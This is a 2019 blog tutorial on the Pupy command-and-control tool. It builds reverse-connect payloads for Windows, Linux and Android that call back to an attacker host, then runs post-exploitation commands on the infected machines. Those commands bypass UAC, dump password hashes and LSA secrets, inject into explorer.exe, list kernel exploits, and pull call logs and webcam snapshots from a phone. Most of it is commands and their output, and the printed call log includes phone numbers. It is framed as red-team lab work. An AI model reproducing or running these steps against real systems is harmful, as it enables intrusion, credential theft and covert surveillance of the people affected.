Command & Control Tool: Pupy

March 19, 2019   By Raj Chandel

In this article, we will learn to exploit Windows, Linux and Android with pupy command and control tool.

Table of Content :

Introduction

Pupy is a cross-platform, post-exploitation tool as well as a multi-function RAT. It's written in python which makes it very convenient. It also has low detectability that's why it's a great tool for the red team. Pupy can communicate using multiple kinds of transport, migrate into processes using reflective injection, and load remote python code, python packages and python C-extensions from memory.

It uses a reflected DLL to load python interpreter from memory which is great as nothing will be shown in the disk. It doesn't have any special dependencies. It can also migrate into other processes. The communication protocols of pupy are modular and stackable. It can execute non-interactive commands on multiple hosts at once. All the interactive shells can be accessed remotely.

Installation

To install pupy execute the following commands one by one :

```
git clone https://github.com/n1nj4sec/pupy
ls
./install.sh
```

```
root@kali:~# git clone https://github.com/n1nj4sec/pupy.git ⇦
Cloning into 'pupy'...
remote: Enumerating objects: 260, done.
remote: Counting objects: 100% (260/260), done.
remote: Compressing objects: 100% (118/118), done.
remote: Total 21518 (delta 142), reused 260 (delta 142), pack-reused 21258
Receiving objects: 100% (21518/21518), 28.83 MiB | 730.00 KiB/s, done.
Resolving deltas: 100% (15577/15577), done.
root@kali:~# cd pupy/ ⇦
root@kali:~/pupy# ls ⇦
build-docker.sh  client  create-workspace.py  install.sh  install-termux.sh  LICENSE  pupy
root@kali:~/pupy# ./install.sh
Please do not run as root. Script will prompt for sudo password.
root@kali:~/pupy# nano install.sh ⇦
root@kali:~/pupy# ./install.sh ⇦
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [17.0 MB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [17.0 MB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [17.0 MB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [17.0 MB]
Get:2 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 Packages [17.0 MB]
Get:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main amd64 Packages [17.1 MB]
Get:4 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/non-free i386 Packages [167 kB]
Get:5 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/non-free amd64 Packages [188 kB]
Get:6 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/contrib i386 Packages [97.2 kB]
Get:7 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/contrib amd64 Packages [105 kB]
Fetched 11.1 MB in 1min 26s (129 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
157 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
curl is already the newest version (7.64.0-1).
python-pip is already the newest version (18.1-4).
0 upgraded, 0 newly installed, 0 to remove and 157 not upgraded.
OK
Get:1 https://download.docker.com/linux/debian stretch InRelease [44.8 kB]
Get:2 https://download.docker.com/linux/debian stretch/stable amd64 Packages [7,314 B]
Get:3 http://ftp.yzu.edu.tw/Linux/kali kali-rolling InRelease [30.5 kB]
Fetched 82.7 kB in 37s (2,262 B/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Now download all the requirements using pip like the following command :

```
cd pupy
pip install -r requirements.txt
```

```
root@kali:~/pupy# cd pupy/ ⏎
root@kali:~/pupy/pupy# ls ⏎
commands    external       modules    packages            pp.py    pupy.conf.default  pupylib     requirements.txt
conf        library_patches  network  payload_templates  proxy    pupygen.py         pupysh.py   scriptlets
root@kali:~/pupy/pupy# pip install -r requirements.txt ⏎
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as Py
n 2.7.
Collecting https://github.com/alxchk/tinyec/archive/master.zip (from -r requirements.txt (line 9))
  Downloading https://github.com/alxchk/tinyec/archive/master.zip
     / 163kB 34.1MB/s
Collecting https://github.com/CoreSecurity/impacket/archive/master.zip (from -r requirements.txt (line 17))
  Downloading https://github.com/CoreSecurity/impacket/archive/master.zip
     / 3.7MB 394kB/s
Requirement already satisfied (use --upgrade to upgrade): impacket==0.9.19.dev0 from https://github.com/CoreS
0-py2.7.egg (from -r requirements.txt (line 17))
Collecting https://github.com/AlessandroZ/pypykatz/archive/master.zip (from -r requirements.txt (line 24))
  Downloading https://github.com/AlessandroZ/pypykatz/archive/master.zip
     | 1.0MB 412kB/s
Collecting https://github.com/warner/python-ed25519/archive/master.zip (from -r requirements.txt (line 25))
  Downloading https://github.com/warner/python-ed25519/archive/master.zip (880kB)
     100% |████████████████████████████████| 890kB 121kB/s
Obtaining file:///root/pupy/pupy/external/pykcp (from -r requirements.txt (line 45))
Collecting rpyc==3.4.4 (from -r requirements.txt (line 1))
  Downloading https://files.pythonhosted.org/packages/77/cc/f948fdfb1ec2a04b349ac0d8ef08d944c6addb7b1abf6f2f9
     100% |████████████████████████████████| 71kB 100kB/s
```

Now run pupy using the following command :

```
./pupysh.py
```

This command will open the prompt where you will get your session.

```
root@kali:~/pupy/pupy# ./pupysh.py ⏎



              v1.8 (Aug 2018)


   Upstream: https://github.com/n1nj4sec/pupy

   The usage of this software to access any system,
   service, or network without the owner's consent is
   expressly forbidden.

   Please follow https://www.eccouncil.org/code-of-ethics/

   Good luck!

[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/yIEeMH3lax)
[*] Listen: ssl: 443
>>
```

Now, to create our payload we will use the pupygen. Use the following help command to see all the attributes which we can use :

```
./pupygen.py -h
```

```
root@kali:~/pupy/pupy# ./pupygen.py -h
usage: pupygen.py [-h]
                  [-f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky,csharp,.NET
                  [-O {android,windows,linux,solaris}] [-A {x86,x64}] [-U]
                  [-P PACKER] [-S] [-o OUTPUT]
                  [-d <ATTEMPTS> <MIN SEC> <MAX SEC>] [-D OUTPUT_DIR]
                  [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
                  [--oneliner-nothidden] [--debug-scriptlets] [--debug]
                  [--workdir WORKDIR]
                  [{bind,auto_proxy,dnscnc,connect}] ...

Generate payloads for windows, linux, osx and android.

positional arguments:
  {bind,auto_proxy,dnscnc,connect}
                        Choose a launcher. Launchers make payloads behave
                        differently at startup.
  launcher_args         launcher options

optional arguments:
  -h, --help            show this help message and exit
  -f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky,csharp,.NET,.NET_oneliner},
                        (default: client)
  -O {android,windows,linux,solaris}, --os {android,windows,linux,solaris}
                        Target OS (default: windows)
  -A {x86,x64}, --arch {x86,x64}
                        Target arch (default: x86)
  -U, --uncompressed    Use uncompressed template
  -P PACKER, --packer PACKER
                        Use packer when 'client' output format (default: )
  -S, --shared          Create shared object
  -o OUTPUT, --output OUTPUT
                        output filename
  -d <ATTEMPTS> <MIN SEC> <MAX SEC>, --delays-list <ATTEMPTS> <MIN SEC> <MAX SEC>
                        Format: <max attempts> <min delay (sec)> <max delay
                        (sec)>
  -D OUTPUT_DIR, --output-dir OUTPUT_DIR
                        output folder (default: /root/.config/pupy/output)
```

Windows Exploitation

Now we will create a windows payload in order to exploit windows with the following command :

```
./pupygen.py -O windows -A x86 -o /root/Desktop/shell.exe
```

Here,

-O: refers to the operating system

-A: refers to the architecture

-o: refers to the output file path

```
root@kali:~/pupy/pupy# ./pupygen.py -O windows -A x86 -o /root/Desktop/shell.exe
[!] Required argument missing, automatically adding parameter --host 192.168.1.28:443 from local or external ip address
[+] Generate client: windows/x86

{ Configuration }
KEY             VALUE
-----------------------------------------------
launcher        connect
launcher_args   --host 192.168.1.28:443 -t ssl
cid             0xa0866985L

[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
[+] OUTPUT_PATH: /root/Desktop/shell.exe
[+] SCRIPTLETS:  []
[+] DEBUG:       False
root@kali:~/pupy/pupy#
```

When you are successful in executing the shell.exe in the victims' PC, you will have your session as shown in the image :

```
                __               _   _     _ _ _
  __  __  _____ | |_ __ _  _ _  _| |_| |__ | | | |   __ __
 |  \/  ||  _  || .|.' || | | || _/| '_ \| | | |  |  \/  |
 |_|\/|_||_|_|_||_||__,||_|_|_||_| |_| |_|_|_|_|  |_|\/|_|
             |_| |___|

               v1.8 (Aug 2018)


  Upstream: https://github.com/n1nj4sec/pupy

  The usage of this software to access any system,
  service, or network without the owner's consent is
  expressly forbidden.

  Please follow https://www.eccouncil.org/code-of-ethics/

  Good luck!

[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/yIEeMH3lax)
[*] Listen: ssl: 443
[*] Session 1 opened (raj@WIN-4L5I5HESQ0J) (('192.168.1.28', 443) <- 192.168.1.27:49237)
>> sessions
id  user  hostname          platform  release  os_arch  proc_arch  intgty_lvl  address        tags
------------------------------------------------------------------------------------------------------
1   raj   WIN-4L5I5HESQ0J   Windows   7        x86      32bit      Medium      192.168.1.27
>>
```

Windows Post Exploitation

Further, there are a number of post-exploits you can use, they are pretty simple to use. Some of them we have shown in our article. For message dialogue box to pop up on the target machine you can use the following command :

```
    msgbox --title hack "you have been hacked"
```

```
>> msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
  text             text to print in the msgbox :)

optional arguments:
  -h, --help       show this help message and exit
  --title TITLE    msgbox title
>> msgbox --title hack "you have been hacked"
message box popped !
>>
```

As per the command, following dialogue box will open on the target machine :

```
hack                        x

you have been hacked


              OK
```

You can also access the desktop using the remote desktop module with the following command :

```
    rdesktop -r 0
```

```
>> rdesktop -h
usage: rdesktop [-h] [-v] [-r REFRESH_INTERVAL]

Start a remote desktop session using a browser websocket client

optional arguments:
  -h, --help                show this help message and exit
  -v, --view                directly open a browser tab on the handler url
  -r REFRESH_INTERVAL, --refresh-interval REFRESH_INTERVAL
                            refresh interval. Set to 0 for best reactivity
>> rdesktop -r 0
[-] True
[*] Register webhook for rdesktop at /kAu1j7avls/?
[*] Register webhook for rdesktop at /kAu1j7avls/ws
[+] Web handler started on http://127.0.0.1:9000/kAu1j7avls
>>
```

After executing the above command you can remotely access the desktop just as shown in the image below :

For bypass UAC, we have the simplest command in pupy i.e. the following :

```
bypassuac -r
```

The above command will recreate a session with admin privileges as shown in the image below :

```
>> bypassuac -h ⏎
usage: bypassuac [-h] [-l] [-e EXE] [-r] [-m METHOD]

Be carefull, most of bypass methods are detected by AV...

optional arguments:
  -h, --help  show this help message and exit
  -l          List all possible techniques for this host
  -e EXE      Custom exe to execute as admin
  -r          Restart current executable as admin
  -m METHOD   Should be an ID, get the list scanning which methods are
              possible (-l)
>> bypassuac -r ⏎
[%] Using current executable
[%] Bypass uac could take few seconds, be patient...
[%] Attempting to run id (8) configured with payload (C:\Users\raj\Downloads\shell(1).exe)
[+] Successfully created Default key containing payload (C:\Users\raj\Downloads\shell(1).exe)
[%] Disabling file system redirection
[+] Successfully disabled file system redirection
[+] Successfully spawned process (C:\Users\raj\Downloads\shell(1).exe)
[+] Successfully cleaned up, enjoy!
[*] Session 2 opened (raj@WIN-4L5I5HESQ0J) (('192.168.1.28', 443) <- 192.168.1.27:49280)
>> sessions ⏎
id  user  hostname         platform  release  os_arch  proc_arch  intgty_lvl  address        tags
--------------------------------------------------------------------------------------------------
1   raj   WIN-4L5I5HESQ0J  Windows   7        x86      32bit      Medium      192.168.1.27
2   raj   WIN-4L5I5HESQ0J  Windows   7        x86      32bit      High        192.168.1.27
>>
```

For getting the system's credentials, you can use the following command :

```
creddump
```

And as you can see in the image below, you get the information about all the credentials :

```
>> creddump
ERR: Couldn't find subkey NL$KM of Secrets
ERR: Couldn't find subkey NL$KM of Secrets
----------------------------------------------------------------------------------------------
>>                                                    PupyClient(id=1, user=raj, hostname=WIN-4L5I5HE
----------------------------------------------------------------------------------------------
[%] windows > vista detected
[+] saving SYSTEM hives in %TEMP%...
[%] running reg save HKLM\SYSTEM %TEMP%/SYSTEM /y...
ERROR: A required privilege is not held by the client.


[%] running reg save HKLM\SECURITY %TEMP%/SECURITY /y...
ERROR: Access is denied.


[%] running reg save HKLM\SAM %TEMP%/SAM /y...
ERROR: A required privilege is not held by the client.


[+] hives saved!
[%] downloading SYSTEM hive...
[%] downloading SECURITY hive...
[%] downloading SAM hive...
[+] hives downloaded to /root/.config/pupy/data/creds/win_WIN-4L5I5HESQ0J_000c29c17e0f
[+] cleaning up saves...
[!] error deleting temporary files: (2, 'The system cannot find the file specified')

========= Remote Traceback (1) =========
Traceback (most recent call last):
WindowsError: [Error 2] The system cannot find the file specified: 'C:\\Users\\raj\\AppData\\Local\\Temp\\SYSTEM'
[+] dumping cached domain passwords...
[+] dumping LM and NT hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Hashes stored on the database
[+] dumping lsa secrets...
```

Using pupy, we can also migrate our session to a particular process. With migrate command, the attributes of the command are shown in the image below :

```
>> migrate -h
usage: migrate [-h] [--no-wait] [-c <exe_path>] [-p process_name] [-k]
               [-t TIMEOUT]
               [pid]

Migrate pupy into another process using reflective DLL injection

positional arguments:
  pid                      pid

optional arguments:
  -h, --help               show this help message and exit
  --no-wait                Does not Hook exit thread function and wait until pupy
                           exists (Linux)
  -c <exe_path>, --create <exe_path>
                           create a new process and inject into it
  -p process_name, --process process_name
                           search a process name and migrate into
  -k, --keep               migrate into the process but create a new session and
                           keep the current pupy session running
  -t TIMEOUT, --timeout TIMEOUT
                           time in seconds to wait for the connection
>>
```

With ps command, you can find out the process ID number of all the processes running on the target PC, along with letting you know which process is running. Knowing the process ID is important as it will be required in the migrate command and will help us to migrate our session as we desire.

```
>> ps ⇦
-----------------------------------------------------------------------------------
>>                                                          PupyClient(id=1,
-----------------------------------------------------------------------------------
   0 {System Idle Process}
   4 {System}
 140 {svchost.exe}
 252 {smss.exe}
 320 {SearchIndexer.exe}
 324 {csrss.exe}
 372 {wininit.exe}
 380 C:\Program Files\Mozilla Firefox\firefox.exe -contentproc --channel=904.0.17177
 384 {csrss.exe}
 424 {winlogon.exe}
 468 {services.exe}
 476 {lsass.exe}
 484 {lsm.exe}
 528 C:\Windows\System32\taskmgr.exe /4
 592 {svchost.exe}
 624 C:\Users\raj\Downloads\shell(1).exe
 668 {svchost.exe}
 788 {svchost.exe}
 828 {svchost.exe}
 860 {svchost.exe}
 904 C:\Program Files\Mozilla Firefox\firefox.exe
1020 {svchost.exe}
1092 {svchost.exe}
1260 {spoolsv.exe}
1296 {svchost.exe}
1340 C:\Windows\System32\taskhost.exe
1424 C:\Windows\System32\dwm.exe
1440 C:\Windows\explorer.exe
2104 C:\Program Files\Mozilla Firefox\firefox.exe -contentproc --channel=904.6.21322
2492 C:\Program Files\Mozilla Firefox\firefox.exe -contentproc --channel=904.20.1017
2784 C:\Program Files\Mozilla Firefox\firefox.exe -contentproc --channel=904.27.3443
3020 C:\Program Files\Mozilla Firefox\firefox.exe -contentproc --channel=904.34.8369
3396 {conhost.exe}
3440 {svchost.exe}
3524 {svchost.exe}
4032 {Defrag.exe}
4088 {shell(1).exe}
```

Now, as we know the processes that are running, we can use it to migrate our session. For this, type the following command :

```
migrate -p explorer.exe -k
```

```
>> migrate -p explorer.exe -k ⬅
[+] Looking for process explorer.exe
[+] Migrating to existing windows process C:\Windows\explorer.exe identified with the pid 1440
[+] looking for configured connect back address ...
[+] looking for process 1440 architecture ...
[+] process is 32 bits

{ Configuration }
KEY              VALUE
--------------------------------------------------
launcher         connect
launcher_args    --host 192.168.1.28:443 -t ssl
cid              2693163397

[+] Required credentials (found)
   + SSL_BIND_CERT
   + SSL_CA_CERT
   + SSL_CLIENT_CERT
   + SSL_BIND_KEY
   + SSL_CLIENT_KEY
[+] Template: pupyx86.dll
[+] injecting DLL in target process 1440 ...
[+] DLL injected !
[*] Session 2 opened (raj@WIN-4L5I5HESQ0J) (('192.168.1.28', 443) <- 192.168.1.27:49289)
>>
```

And then a new session will be created as desired.

Linux Exploitation

To exploit Linux, we will have to generate Linux payload with the following command :

```
./pupygen.py -O linux -A x64 -o /root/Desktop.shell
```

```
root@kali:~/pupy/pupy# ./pupygen.py -O linux -A x64 -o /root/Desktop/shell ⬅
[!] Required argument missing, automatically adding parameter --host 192.168.1.28:443
[+] Generate client: linux/x64

{ Configuration }
KEY              VALUE
--------------------------------------------------
launcher         connect
launcher_args    --host 192.168.1.28:443 -t ssl
cid              0xb06236b8L

[+] Required credentials (found)
   + SSL_BIND_CERT
   + SSL_CA_CERT
   + SSL_CLIENT_CERT
   + SSL_BIND_KEY
   + SSL_CLIENT_KEY
[+] OUTPUT_PATH: /root/Desktop/shell
[+] SCRIPTLETS:  []
[+] DEBUG:       False
root@kali:~/pupy/pupy#
```

Once you execute the malicious file in the target system, you will have your session as shown in the image below :

As you have a session now, you can check if the target machine is running on a VM or is it a host machine with the following command :

```
check_vm
```

And as you can see in the image below that the target machine is, in fact, running on VM

Linux Post Exploitation

In post-exploitation, you can have detailed information about the target system with the following command :

```
privesc_checker --linenum
```

```
>> privesc_checker --linenum ⇦
[+] Running Lineum sh script on the target with the /bin/bash shell on the target...
[+] Lineum script started...
[+] Lineum script finished
[+] Results of the Lineum script:

##########################################################
# Local Linux Enumeration & Privilege Escalation Script #
##########################################################
# www.rebootuser.com
#

Debug Info
thorough tests = disabled


Scan started at:
Wed Mar 13 04:25:06 PDT 2019


### SYSTEM ##############################################
Kernel information:
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64

Kernel information (continued):
Linux version 3.13.0-32-generic (buildd@kissel) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #5

Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"


Hostname:
ubuntu
```

With pupy, you can also find out all the exploits that are working on the target system with the help of the following command :

```
exploit_suggester –shell /bin/bash
```

As you can see that in the image below, it has given us the list of all the exploits to which the target system is vulnerable.

```
>> exploit_suggester -h ⇐
usage: Exploit_Suggester [-h] [--update] [--shell SHELL]

exploit suggester

optional arguments:
  -h, --help      show this help message and exit
  --update        Update Windows database (Internet access required on pupy
                  server host)
  --shell SHELL   Linux shell to use (default: /bin/bash)
>> exploit_suggester --shell /bin/bash
[+] Running linux-exploit-suggester sh script on the target with the /bin/bash shell on the target.

Available information:

Kernel version: 3.13.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 14.04.1
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

70 kernel space exploits
34 user space exploits

Possible Exploits:

[+] [CVE-2014-0038] timeoutpwn

    Details: http://blog.includesecurity.com/2014/03/exploit-CVE-2014-0038-x32-recvmmsg-kernel-vulner
    Tags: ubuntu=13.10
    Download URL: https://www.exploit-db.com/download/31346
    Comments: CONFIG_X86_X32 needs to be enabled

[+] [CVE-2014-0038] timeoutpwn 2

    Details: http://blog.includesecurity.com/2014/03/exploit-CVE-2014-0038-x32-recvmmsg-kernel-vulner
    Tags: ubuntu=13.10|13.04
    Download URL: https://www.exploit-db.com/download/31347
    Comments: CONFIG_X86_X32 needs to be enabled

[+] [CVE-2014-0196] rawmodePTY

    Details: http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-ra
    Download URL: https://www.exploit-db.com/download/33516

[+] [CVE-2014-4014] inode_capable

    Details: http://www.openwall.com/lists/oss-security/2014/06/10/4
    Tags: ubuntu=12.04
    Download URL: https://www.exploit-db.com/download/33824
```

To get the basic information about the target system such as IP address, MAC address, etc. you can use the following command :

```
get_info
```

```
>> get_info -h  ⇦
usage: get_info [-h]

get some informations about one or multiple clients

optional arguments:
  -h, --help  show this help message and exit
>> get_info  ⇦
hostname         ubuntu
user             yashika
release          3.13.0-32-generic
version          #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014
os_arch          x86_64
proc_arch        64bit
pid              4784
exec_path        /home/yashika/Desktop/shell
cid              00000000b06236b8
address          192.168.1.29
macaddr          00:0c:29:2f:b6:9f
revision         ?
node             000c292fb69f
native           True
proxy            wpad
external_ip      ?
transport        ssl
launcher         connect
launcher_args    --host 192.168.1.28:443 -t ssl
platform         linux/amd64
>>
```

Android Exploitation

Now we will create an android payload in order to exploit windows with the following command :

```
./pupygen.py -O android -o /root/shell.apk
```

```
root@kali:~/pupy/pupy# ./pupygen.py -O android -o /root/shell.apk ⬅
[!] Required argument missing, automatically adding parameter --host 192.168.1.16:443
[+] Generate client: android/x86

{ Configuration }
KEY                VALUE
------------------------------------------------
launcher           connect
launcher_args      --host 192.168.1.16:443 -t ssl
cid                0xa956425bL

[+] Required credentials (found)
   + SSL_BIND_CERT
   + SSL_CA_CERT
   + SSL_CLIENT_CERT
   + SSL_BIND_KEY
   + SSL_CLIENT_KEY
[+] Generating PY payload ...
[+] Packaging the apk ... (can take 10-20 seconds)
[+] OUTPUT_PATH: /root/shell.apk
[+] SCRIPTLETS:  []
[+] DEBUG:       False
root@kali:~/pupy/pupy# █
```

When you are successful in installing the shell.apk in the victims' Android Phone, you will have your session as shown in the image :

```
                v1.8 (Aug 2018)


  Upstream: https://github.com/n1nj4sec/pupy

  The usage of this software to access any system,
  service, or network without the owner's consent is
  expressly forbidden.

  Please follow https://www.eccouncil.org/code-of-ethics/

  Good luck!

[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/EI6USTgE0u)
[*] Listen: ssl: 443
[*] Session 1 opened (u0_a218@localhost) (unknown <- 192.168.1.24:47968)

>> sessions ⬅
id  user      hostname    platform   release      os_arch  proc_arch  intgty_lvl  address        tags
-------------------------------------------------------------------------------------------------------
1   u0_a218   localhost   android    4.4.78-perf+ armv8l   32bit      Medium      192.168.1.24
>> █
```

Android Post Exploitation

In post-exploitation, you can grab the call logs stored on the target device with the following command :

```
call -a -output-folder /root/call
```

Here,

-a: refers to getting all the call details

-output-folder : refers to the path of the output file containing the call logs

```
>> call -h
usage: call [-h] [-a] [-output-folder LOCALOUTPUTFOLDER]

to get call details

optional arguments:
  -h, --help            show this help message and exit
  -a, --get-all         get all call details
  -output-folder LOCALOUTPUTFOLDER
                        Folder which will store targtet's postions (default:
                        output/)
>> call -a -output-folder /root/call
[+] Getting call details...
[+] 6 call details got. Saving...
[+] Call details saved in /root/call/9b2e0e9dd580849d-u0_a218/callDetails.txt
>>
```

We will use the cat command on callDetails.txt to read the call logs.

```
root@kali:~/call/9b2e0e9dd580849d-u0_a218# cat callDetails.txt
Outgoing: +918076510169 at 2019-03-17 05:59:54 during 0 secds
Outgoing: 7551130078 at 2019-03-17 05:59:44 during 0 secds
Outgoing: +918800913029 at 2019-03-17 05:59:34 during 0 secds
Outgoing: +919560514492 at 2019-03-17 05:59:18 during 0 secds
Outgoing: 8826339893 at 2019-03-17 05:59:07 during 0 secds
Outgoing: 7838147455 at 2019-03-17 05:58:52 during 0 secds
root@kali:~/call/9b2e0e9dd580849d-u0_a218#
```

To get the camera snap from the primary camera on the target device, you can use the following command :

```
webcamsnap -v
```

Here,

-v : refers to view the image directly

As we can see in the given image that we have the snap captured and stored at the given location.

```
>> webcamsnap -h ⏎
usage: webcam_snap [-h] [-d DEVICE] [-n] [-q JPG_QUALITY] [-v]

take a webcam snap :)

optional arguments:
  -h, --help            show this help message and exit
  -d DEVICE, --device DEVICE
                        take a webcam snap on a specific device (default: 0)
  -n, --nb-cameras      print number of cameras (Android Only)
  -q JPG_QUALITY, --jpg-quality JPG_QUALITY
                        define jpg quality (Android Only) (default: 40)
  -v, --view            directly open eog on the snap for preview
>> webcamsnap -v ⏎
[+] webcam picture saved to data/webcam_snaps/snap_and_localhost_3b2875201179_2019-03-17_06-02-30.657163.jpg
>>
```

To get the information about the installed packages or apps on the target device, you can use the following command :

```
apps -a -d
```

Here,

-a: refers to getting all the installed packages details

-d: refers to view detailed information

As we can see in the given image that we have detailed information about the packages or apps installed on the target machine.

```
>> apps -h ⇦
usage: apps [-h] [-a] [-d] [-c CONTAIN]

to interact manage applications

optional arguments:
  -h, --help            show this help message and exit
  -a, --get-all         get all installed package names
  -d, --get-all-detailed
                        get all applications installed with details
  -c CONTAIN, --contain CONTAIN
                        get all applications installed when package name
                        contains the string given
>> apps -a -d ⇦
[+] Getting applications installed...
[+] 299 applications installed on the device
Applications installed:
- Process name: The name of the process this application should run in
- Source dir: Full path to the base APK for this application
- Public source dir: Full path to the publicly available parts of sourceDir, including
- Data dir: Full path to the default directory assigned to the package for its persiste
- Shared Lib Files: Paths to all shared libraries this application is linked against.
-----------------------------
- Package name (0): com.miui.screenrecorder
- Process name       : com.miui.screenrecorder
- Source dir         : /system/app/MiuiScreenRecorder/MiuiScreenRecorder.apk
- Public source dir  : /system/app/MiuiScreenRecorder/MiuiScreenRecorder.apk
- Data dir           : /data/user/0/com.miui.screenrecorder
- Shared Lib Files   : None
- Permissions        :
    * android.permission.INTERNET
    * android.permission.ACCESS_NETWORK_STATE
    * android.permission.ACCESS_WIFI_STATE
    * android.permission.SYSTEM_ALERT_WINDOW
    * android.permission.MOUNT_UNMOUNT_FILESYSTEMS
    * android.permission.READ_EXTERNAL_STORAGE
    * android.permission.WRITE_EXTERNAL_STORAGE
    * android.permission.WRITE_MEDIA_STORAGE
    * android.permission.ACCESS_ALL_EXTERNAL_STORAGE
    * android.permission.CAMERA
    * android.permission.RECORD_AUDIO
    * com.android.launcher.permission.INSTALL_SHORTCUT
-----------------------------
```